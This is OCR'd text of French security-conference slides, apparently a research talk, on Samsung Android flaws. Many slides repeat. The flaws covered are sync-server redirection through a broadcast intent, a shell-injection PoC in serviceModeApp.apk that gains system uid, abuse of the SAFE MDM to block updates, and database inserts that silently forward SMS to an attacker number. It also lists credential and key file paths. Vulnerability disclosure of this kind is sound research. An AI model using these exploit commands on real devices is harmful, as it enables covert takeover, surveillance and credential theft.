## FmmDM, FmmDS, ...

- Il existe des applications permettant la synchronisation de données et le contrôle à distance du *smartphone*
  - Menu "Sécurité" => "Contrôle à distance"
- L'utilisateur contrôle le smartphone à travers le site web SamsungDive

Find my mobile

Mobile enregistré

Galaxy S III

Ajouter un numéro de téléphone

En ligne

Contrôles à distance

- Localiser mon appareil mobile
- Verrouiller mon appareil mobile
- Faire sonner mon appareil mobile
- Transfert des appels ou messages
- Accéder au journal d'appels
- Effacer toutes mes données
- Déverrouiller l'écran

# Localiser mon appareil mobile

Vous pouvez localiser l'emplacement actuel du téléphone perdu.

Localiser mon appareil mobile

En outre, vous pouvez suivre le déplacement du mobile toutes les 15 minutes durant 12 heures.
Des frais relatifs au trafic de données peuvent être facturés lors du traçage du mobile.

Lancer le traçage

# Vuln4 - Les applications de sync et remote control...


## Vulnérabilités

- Chaque application de ce type expose un `BroadcastReceiver` qui permet la mise à jour des serveurs de sync utilisés
- Un `Intent` permet de modifier ces serveurs pour les remplacer par ceux d'un attaquant


## Poc pour FmmDM

```
shell@android:/ $ am broadcast -a android.intent.action.dsm.UPDATE_URL
--es DMServer "http://sh4ka.fr:80/test/trololo.php"
```

# Vuln4 - Les applications de sync et remote control...



# Vuln4 - Les applications de sync et remote control...



# Vuln5 - serviceModeApp.apk

## ASADatabase à la rescousse

- Recherche des applications ayant ces deux critères :
  - `sharedUserId = system`
  - Utilise des API permettant de l'exécution de code/commande dynamique
- Parmi ces applications : serviceModeApp.apk

## Un fichier `AndroidManifest.xml` étrange

```
1  <receiver name=".FTATDumpReceiver">
2    <intent-filter>
3      <action name="com.android.sec.FTAT_DUMP"></action>
4    </intent-filter>
5  </receiver>
6  <receiver name=".FTATDumpReceiver"
7    permission="com.sec.android.app.servicemodeapp.permission.KEYSTRING">
8    <intent-filter>
9      <action name="com.android.sec.FAILDUMP"></action>
10   </intent-filter>
11 </receiver>
```

# Vuln5 - serviceModeApp.apk

## ASADatabase à la rescousse

- Recherche des applications ayant ces deux critères :
  - `sharedUserId = system`
  - Utilise des API permettant de l'exécution de code/commande dynamique
- Parmi ces applications : serviceModeApp.apk

## Un fichier `AndroidManifest.xml` étrange

```
1  <receiver name=".FTATDumpReceiver">
2    <intent-filter>
3      <action name="com.android.sec.FTAT_DUMP"></action>
4    </intent-filter>
5  </receiver>
6  <receiver name=".FTATDumpReceiver"
7    permission="com.sec.android.app.servicemodeapp.permission.KEYSTRING">
8    <intent-filter>
9      <action name="com.android.sec.FAILDUMP"></action>
10   </intent-filter>
11 </receiver>
```

# Vuln5 - serviceModeApp.apk

## ASADatabase à la rescousse

- Recherche des applications ayant ces deux critères :
  - `sharedUserId = system`
  - Utilise des API permettant de l'exécution de code/commande dynamique
- Parmi ces applications : serviceModeApp.apk

## Un fichier `AndroidManifest.xml` étrange

```
1  <receiver name=".FTATDumpReceiver">
2    <intent-filter>
3      <action name="com.android.sec.FTAT_DUMP"></action>
4    </intent-filter>
5  </receiver>
6  <receiver name=".FTATDumpReceiver"
7    permission="com.sec.android.app.servicemodeapp.permission.KEYSTRING">
8    <intent-filter>
9      <action name="com.android.sec.FAILDUMP"></action>
10   </intent-filter>
11 </receiver>
```

# Vuln5 - serviceModeApp.apk

## ASADatabase à la rescousse

- Recherche des applications ayant ces deux critères :
  - `sharedUserId = system`
  - Utilise des API permettant de l'exécution de code/commande dynamique
- Parmi ces applications : serviceModeApp.apk

## Un fichier `AndroidManifest.xml` étrange

```
1  <receiver name=".FTATDumpReceiver">
2    <intent-filter>
3      <action name="com.android.sec.FTAT_DUMP"></action>
4    </intent-filter>
5  </receiver>
6  <receiver name=".FTATDumpReceiver"
7    permission="com.sec.android.app.servicemodeapp.permission.KEYSTRING">
8    <intent-filter>
9      <action name="com.android.sec.FAILDUMP"></action>
10   </intent-filter>
11 </receiver>
```

# Vuln5 - serviceModeApp.apk

## FTATDumpReceiver.onReceive()

```
1  public void onReceive(Context paramContext, Intent paramIntent)
2  {
3    String str1 = paramIntent.getAction();
4    Log.i("FTATDumpReceiver", "onReceive action=" + str1);
5    if (str1.equals("com.android.sec.FTAT_DUMP"))
6    {
7      String str3 = "FTAT_" + paramIntent.getStringExtra("FILENAME");
8      Calendar localCalendar = Calendar.getInstance();
9      String str4 = str3 + new DecimalFormat("0000").format(localCalendar.get
           (1));
10     [...]
11     String str9 = str8 + new DecimalFormat("00").format(localCalendar.get
           (13));
12     Log.i("FTATDumpReceiver", "Dump Filename is" + str9);
13     Intent localIntent2 = new Intent(paramContext, FTATDumpService.class);
14     localIntent2.setFlags(268435456);
15     localIntent2.putExtra("FILENAME", str9);
16     paramContext.startService(localIntent2);
17   }
18   [...]
19 }
```

# Vuln5 - serviceModeApp.apk

## FTATDumpReceiver.onReceive()

```
1  public void onReceive(Context paramContext, Intent paramIntent)
2  {
3    String str1 = paramIntent.getAction();
4    Log.i("FTATDumpReceiver", "onReceive action=" + str1);
5    if (str1.equals("com.android.sec.FTAT_DUMP"))
6    {
7      String str3 = "FTAT_" + paramIntent.getStringExtra("FILENAME");
8      Calendar localCalendar = Calendar.getInstance();
9      String str4 = str3 + new DecimalFormat("0000").format(localCalendar.get
           (1));
10     [...]
11     String str9 = str8 + new DecimalFormat("00").format(localCalendar.get
           (13));
12     Log.i("FTATDumpReceiver", "Dump Filename is" + str9);
13     Intent localIntent2 = new Intent(paramContext, FTATDumpService.class);
14     localIntent2.setFlags(268435456);
15     localIntent2.putExtra("FILENAME", str9);
16     paramContext.startService(localIntent2);
17   }
18   [...]
19 }
```

# Vuln5 - serviceModeApp.apk

## FTATDumpReceiver.onReceive()

```
1  public void onReceive(Context paramContext, Intent paramIntent)
2  {
3    String str1 = paramIntent.getAction();
4    Log.i("FTATDumpReceiver", "onReceive action=" + str1);
5    if (str1.equals("com.android.sec.FTAT_DUMP"))
6    {
7      String str3 = "FTAT_" + paramIntent.getStringExtra("FILENAME");
8      Calendar localCalendar = Calendar.getInstance();
9      String str4 = str3 + new DecimalFormat("0000").format(localCalendar.get
           (1));
10     [...]
11     String str9 = str8 + new DecimalFormat("00").format(localCalendar.get
           (13));
12     Log.i("FTATDumpReceiver", "Dump Filename is" + str9);
13     Intent localIntent2 = new Intent(paramContext, FTATDumpService.class);
14     localIntent2.setFlags(268435456);
15     localIntent2.putExtra("FILENAME", str9);
16     paramContext.startService(localIntent2);
17   }
18   [...]
19 }
```

# Vuln5 - serviceModeApp.apk

## FTATDumpReceiver.onReceive()

```
1  public void onReceive(Context paramContext, Intent paramIntent)
2  {
3    String str1 = paramIntent.getAction();
4    Log.i("FTATDumpReceiver", "onReceive action=" + str1);
5    if (str1.equals("com.android.sec.FTAT_DUMP"))
6    {
7      String str3 = "FTAT_" + paramIntent.getStringExtra("FILENAME");
8      Calendar localCalendar = Calendar.getInstance();
9      String str4 = str3 + new DecimalFormat("0000").format(localCalendar.get
           (1));
10     [...]
11     String str9 = str8 + new DecimalFormat("00").format(localCalendar.get
           (13));
12     Log.i("FTATDumpReceiver", "Dump Filename is" + str9);
13     Intent localIntent2 = new Intent(paramContext, FTATDumpService.class);
14     localIntent2.setFlags(268435456);
15     localIntent2.putExtra("FILENAME", str9);
16     paramContext.startService(localIntent2);
17   }
18   [...]
19 }
```

# Vuln5 - serviceModeApp.apk

## FTATDumpReceiver.onReceive()

```
1  public void onReceive(Context paramContext, Intent paramIntent)
2  {
3    String str1 = paramIntent.getAction();
4    Log.i("FTATDumpReceiver", "onReceive action=" + str1);
5    if (str1.equals("com.android.sec.FTAT_DUMP"))
6    {
7      String str3 = "FTAT_" + paramIntent.getStringExtra("FILENAME");
8      Calendar localCalendar = Calendar.getInstance();
9      String str4 = str3 + new DecimalFormat("0000").format(localCalendar.get
           (1));
10     [...]
11     String str9 = str8 + new DecimalFormat("00").format(localCalendar.get
           (13));
12     Log.i("FTATDumpReceiver", "Dump Filename is" + str9);
13     Intent localIntent2 = new Intent(paramContext, FTATDumpService.class);
14     localIntent2.setFlags(268435456);
15     localIntent2.putExtra("FILENAME", str9);
16     paramContext.startService(localIntent2);
17   }
18   [...]
19 }
```

# Vuln5 - serviceModeApp.apk

## FTATDumpService.onStartCommand()

```
 1  public int onStartCommand(Intent paramIntent, int paramInt1, int paramInt2)
 2  {
 3    Log.i("FTATDumpService", "onStartCommand()");
 4    this.mHandler.sendEmptyMessage(1005);
 5    final String str = paramIntent.getStringExtra("FILENAME");
 6    [...]
 7    new Thread(new Runnable()
 8    {
 9      public void run()
10      {
11        FTATDumpService.this.sendMessage(
12          FTATDumpService.access$600(FTATDumpService.this),
13          FTATDumpService.this.mHandler.obtainMessage(1014)
14        );
15        if (FTATDumpService.this.DoShellCmd("dumpstate␣>␣/data/log/" + str + "
              .log"))
16          FTATDumpService.this.mHandler.sendEmptyMessage(1015);
17    [...]
18      }
19    }).start();
20    return 0;
21  }
```

# Vuln5 - serviceModeApp.apk

## FTATDumpService.onStartCommand()

```
 1  public int onStartCommand(Intent paramIntent, int paramInt1, int paramInt2)
 2  {
 3    Log.i("FTATDumpService", "onStartCommand()");
 4    this.mHandler.sendEmptyMessage(1005);
 5    final String str = paramIntent.getStringExtra("FILENAME");
 6    [...]
 7    new Thread(new Runnable()
 8    {
 9      public void run()
10      {
11        FTATDumpService.this.sendMessage(
12          FTATDumpService.access$600(FTATDumpService.this),
13          FTATDumpService.this.mHandler.obtainMessage(1014)
14        );
15        if (FTATDumpService.this.DoShellCmd("dumpstate > /data/log/" + str + "
              .log"))
16          FTATDumpService.this.mHandler.sendEmptyMessage(1015);
17    [...]
18      }
19    }).start();
20    return 0;
21  }
```

# Vuln5 - serviceModeApp.apk

## FTATDumpService.onStartCommand()

```
 1  public int onStartCommand(Intent paramIntent, int paramInt1, int paramInt2)
 2  {
 3    Log.i("FTATDumpService", "onStartCommand()");
 4    this.mHandler.sendEmptyMessage(1005);
 5    final String str = paramIntent.getStringExtra("FILENAME");
 6    [...]
 7    new Thread(new Runnable()
 8    {
 9      public void run()
10      {
11        FTATDumpService.this.sendMessage(
12          FTATDumpService.access$600(FTATDumpService.this),
13          FTATDumpService.this.mHandler.obtainMessage(1014)
14        );
15        if (FTATDumpService.this.DoShellCmd("dumpstate > /data/log/" + str + "
              .log"))
16          FTATDumpService.this.mHandler.sendEmptyMessage(1015);
17    [...]
18      }
19    }).start();
20    return 0;
21  }
```

# Vuln5 - serviceModeApp.apk

## FTATDumpService.onStartCommand()

```
 1  public int onStartCommand(Intent paramIntent, int paramInt1, int paramInt2)
 2  {
 3    Log.i("FTATDumpService", "onStartCommand()");
 4    this.mHandler.sendEmptyMessage(1005);
 5    final String str = paramIntent.getStringExtra("FILENAME");
 6    [...]
 7    new Thread(new Runnable()
 8    {
 9      public void run()
10      {
11        FTATDumpService.this.sendMessage(
12          FTATDumpService.access$600(FTATDumpService.this),
13          FTATDumpService.this.mHandler.obtainMessage(1014)
14        );
15        if (FTATDumpService.this.DoShellCmd("dumpstate > /data/log/" + str + "
              .log"))
16          FTATDumpService.this.mHandler.sendEmptyMessage(1015);
17    [...]
18      }
19    }).start();
20    return 0;
21  }
```

# Vuln5 - serviceModeApp.apk

## FTATDumpService.onStartCommand()

```
 1  public int onStartCommand(Intent paramIntent, int paramInt1, int paramInt2)
 2  {
 3    Log.i("FTATDumpService", "onStartCommand()");
 4    this.mHandler.sendEmptyMessage(1005);
 5    final String str = paramIntent.getStringExtra("FILENAME");
 6    [...]
 7    new Thread(new Runnable()
 8    {
 9      public void run()
10      {
11        FTATDumpService.this.sendMessage(
12          FTATDumpService.access$600(FTATDumpService.this),
13          FTATDumpService.this.mHandler.obtainMessage(1014)
14        );
15        if (FTATDumpService.this.DoShellCmd("dumpstate > /data/log/" + str + "
              .log"))
16          FTATDumpService.this.mHandler.sendEmptyMessage(1015);
17    [...]
18      }
19    }).start();
20    return 0;
21  }
```

# Vuln5 - serviceModeApp.apk

# Vuln5 - serviceModeApp.apk

## FTATDumpService.doShellCmd()

```
1  private boolean DoShellCmd(String paramString)
2  {
3    Log.i("FTATDumpService", "DoShellCmd : " + paramString);
4    String[] arrayOfString = new String[3];
5    arrayOfString[0] = "/system/bin/sh";
6    arrayOfString[1] = "-c";
7    arrayOfString[2] = paramString;
8    Log.i("FTATDumpService", "exec command");
9    Runtime.getRuntime().exec(arrayOfString).waitFor();
10   Log.i("FTATDumpService", "exec done");
11   Log.i("FTATDumpService", "DoShellCmd done");
12   return true;
13 }
```

# Vuln5 - serviceModeApp.apk

## FTATDumpService.doShellCmd()

```
1  private boolean DoShellCmd(String paramString)
2  {
3    Log.i("FTATDumpService", "DoShellCmd : " + paramString);
4    String[] arrayOfString = new String[3];
5    arrayOfString[0] = "/system/bin/sh";
6    arrayOfString[1] = "-c";
7    arrayOfString[2] = paramString;
8    Log.i("FTATDumpService", "exec command");
9    Runtime.getRuntime().exec(arrayOfString).waitFor();
10   Log.i("FTATDumpService", "exec done");
11   Log.i("FTATDumpService", "DoShellCmd done");
12   return true;
13 }
```

# Vuln5 - serviceModeApp.apk

## FTATDumpService.doShellCmd()

```
1  private boolean DoShellCmd(String paramString)
2  {
3    Log.i("FTATDumpService", "DoShellCmd : " + paramString);
4    String[] arrayOfString = new String[3];
5    arrayOfString[0] = "/system/bin/sh";
6    arrayOfString[1] = "-c";
7    arrayOfString[2] = paramString;
8    Log.i("FTATDumpService", "exec command");
9    Runtime.getRuntime().exec(arrayOfString).waitFor();
10   Log.i("FTATDumpService", "exec done");
11   Log.i("FTATDumpService", "DoShellCmd done");
12   return true;
13 }
```

# Vuln5 - serviceModeApp.apk

## FTATDumpService.doShellCmd()

```
1  private boolean DoShellCmd(String paramString)
2  {
3    Log.i("FTATDumpService", "DoShellCmd : " + paramString);
4    String[] arrayOfString = new String[3];
5    arrayOfString[0] = "/system/bin/sh";
6    arrayOfString[1] = "-c";
7    arrayOfString[2] = paramString;
8    Log.i("FTATDumpService", "exec command");
9    Runtime.getRuntime().exec(arrayOfString).waitFor();
10   Log.i("FTATDumpService", "exec done");
11   Log.i("FTATDumpService", "DoShellCmd done");
12   return true;
13 }
```

# Allo?


ALLO? NON MAIS ALLO?
T'ES EN 2013 ET T'AS UNE ESCAPE SHELL ? ALLO ?
quickmeme.com

# Vuln5 - serviceModeApp.apk

## PoC

```
$ adb shell am broadcast -a com.android.sec.FTAT_DUMP
--es FILENAME '../../../../../dev/null;/system/bin/id > /sdcard/shellescape;#'
Broadcasting : Intent { act=com.android.sec.FTAT_DUMP (has extras) }
Broadcast completed : result=0
$ adb shell cat /sdcard/shellescape
uid=1000(system) gid=1000(system) groups=1001(radio),1006(camera),
1007(log),1015(sdcard_rw),1023(media_rw),1028(sdcard_r),2001(cache),
3001(net_bt_admin),3002(net_bt),3003(inet),3007(net_bw_acct)
```

# Etat des lieux des privilèges obtenus


## Les permissions obtenues

- Cumul des permissions de chaque application `sharedUserId=system`
  - Soit un total de **156 permissions**
  - Dont `android.permission.INSTALL_PACKAGE` (pm install package.apk)
  - Dont l'accès aux comptes emails, les SMS, internet, ...
- Injection de code dans les applications Dalvik via le dalvik-cache

## Les informations accessibles

- Les clés WPA : /data/misc/wifi/wpa_supplicant.conf
- Le mot de passe/schéma/pincode de vérouillage : guesture.key, password.key, ...
- Les mots de passes et tokens d'authentification (Google Account) : /data/system/user/X/accounts.db

# Objectifs


Backdoor
Accès aux comptes emails
Internet
Camera
SMS & MMS
Lecture
Envoi
Microphone
Accès à la carte SD
Positionnement GPS
Contacts
Dropper
Injection de code

# Plan

1. Contexte et objectifs
2. Introduction à Android
3. Modèle de sécurité Android
4. Méthodologie
5. Vers une backdoor sans permission
6. Post-exploitation
   - Samsung MDM for fun and laziness
   - I can haz your sms?
7. Portée des vulnérabilités

# Le MDM de Samsung : SAFE

## Découverte du MDM

- **SA**msung **F**or **E**nterprise
- Un framework dans les équipements Samsung
  - Offre une API pour les MDM commerciaux
  - Utilisé pour le contrôle à distance du téléphone par SamsungDive
- Implémenté en partie dans /system/framework/services.odex

## Etude du système de permission

- Plusieurs modules : `BrowserPolicy`, `DevicePolicy`, ...
- Chaque module vérifie les permissions de l'appelant :
  - Une permission par module : `android.permission.sec.MDM_XXX`
  - Vérification via `enforceXXXPermission()`

# Le MDM de Samsung : SAFE

## Découverte du MDM

- **SA**msung **F**or **E**nterprise
- Un framework dans les équipements Samsung
  - Offre une API pour les MDM commerciaux
  - Utilisé pour le contrôle à distance du téléphone par SamsungDive
- Implémenté en partie dans /system/framework/services.odex

## Etude du système de permission

- Plusieurs modules : `BrowserPolicy`, `DevicePolicy`, ...
- Chaque module vérifie les permissions de l'appelant :
  - Une permission par module : `android.permission.sec.MDM_XXX`
  - Vérification via `enforceXXXPermission()`

## SAFE : The god mode

Le framework ne vérifie pas les permissions si uid system!

# SAFE: The god mode

## Utilisation du MDM sans restriction

- Les fonctionnalités implémentés (pour nous?) :
  - `Application Policy` - backup d'application, désinstaller une application, etc ;
  - `Email Account Policy` - Gestion des paramètres des comptes emails, comportement en cas de certificat SSL invalide, etc ;
  - `Enterprise VPN Policy` - Récupération des certificats, gestion des identifiants, etc ;
  - `Phone Restriction` - Bloquer le WiFi, les connexions VPN, le debug USB, les mises à jour du firmware, la réinitialisation aux paramètres d'usine, etc.
  - `Misc Policy` - Récupération du contenu du presse-papier, etc.
- On peut donc "infecter" une personne et l'empêcher de recevoir les mises à jour qui corrigeraient les failles exploitées.

# Forwarding des SMS

## Le cas DSMLawmo.apk

- Étude des applications écoutant l'arrivée de SMS
  - `BroadcastReceiver` à l'écoute de `android.provider.Telephony.SMS_RECEIVED`
- Découverte d'une fonctionnalité intéressante dans `DSMSMSReceiver` de `DSMLawmo.apk`

```
[...]
if ("android.provider.Telephony.SMS_RECEIVED".equals(paramIntent.getAction()))
{
  Util.Logd("Start to SMS forwarding service");
[...]
```

# Fowarding des SMS

## DSMSMSReceiver

- `onReceive()` de `DSMSMSReceiver` vérifie:
  - Si un SMS vient d'être reçu
  - S'il n'a pas déjà été reçu il y a peu de temps
  - Si le forwarding des SMS est activé
    - Clé `SMSForwarding` dans l'objet `DSMRepository`
- Si toute ces conditions sont OK, forward du SMS au numéro configuré
  - Invisible pour l'utilisateur...

## DSMRepository

- `DSMRepository` interroge un `ContentProvider`:
  - content://com.sec.dsm.system.dsmcontentprovider/dsm
  - bdd sqlite -> /data/data/com.sec.dsm.system/databases/profile.db
  - table dsm, colonne Key = SMSForward?

# Forwarding des SMS

## PoC (Pas de patch, it's a feature !)

```
system@android:/data/data/com.sec.dsm.system/databases $ ls -al
-rw-rw---- system system 16384 2013-01-18 22:18 profile.db
system@android:/data/data/com.sec.dsm.system/databases $ sqlite3
sqlite> insert into dsm values(null,"SMSForwarding","Enable");
sqlite> insert into dsm values(null,"SMSRecipient","+33*NUMERO*");
```

# Plan


1. Contexte et objectifs
2. Introduction à Android
3. Modèle de sécurité Android
4. Méthodologie
5. Vers une backdoor sans permission
6. Post-exploitation
7. Portée des vulnérabilités
8. Conclusion


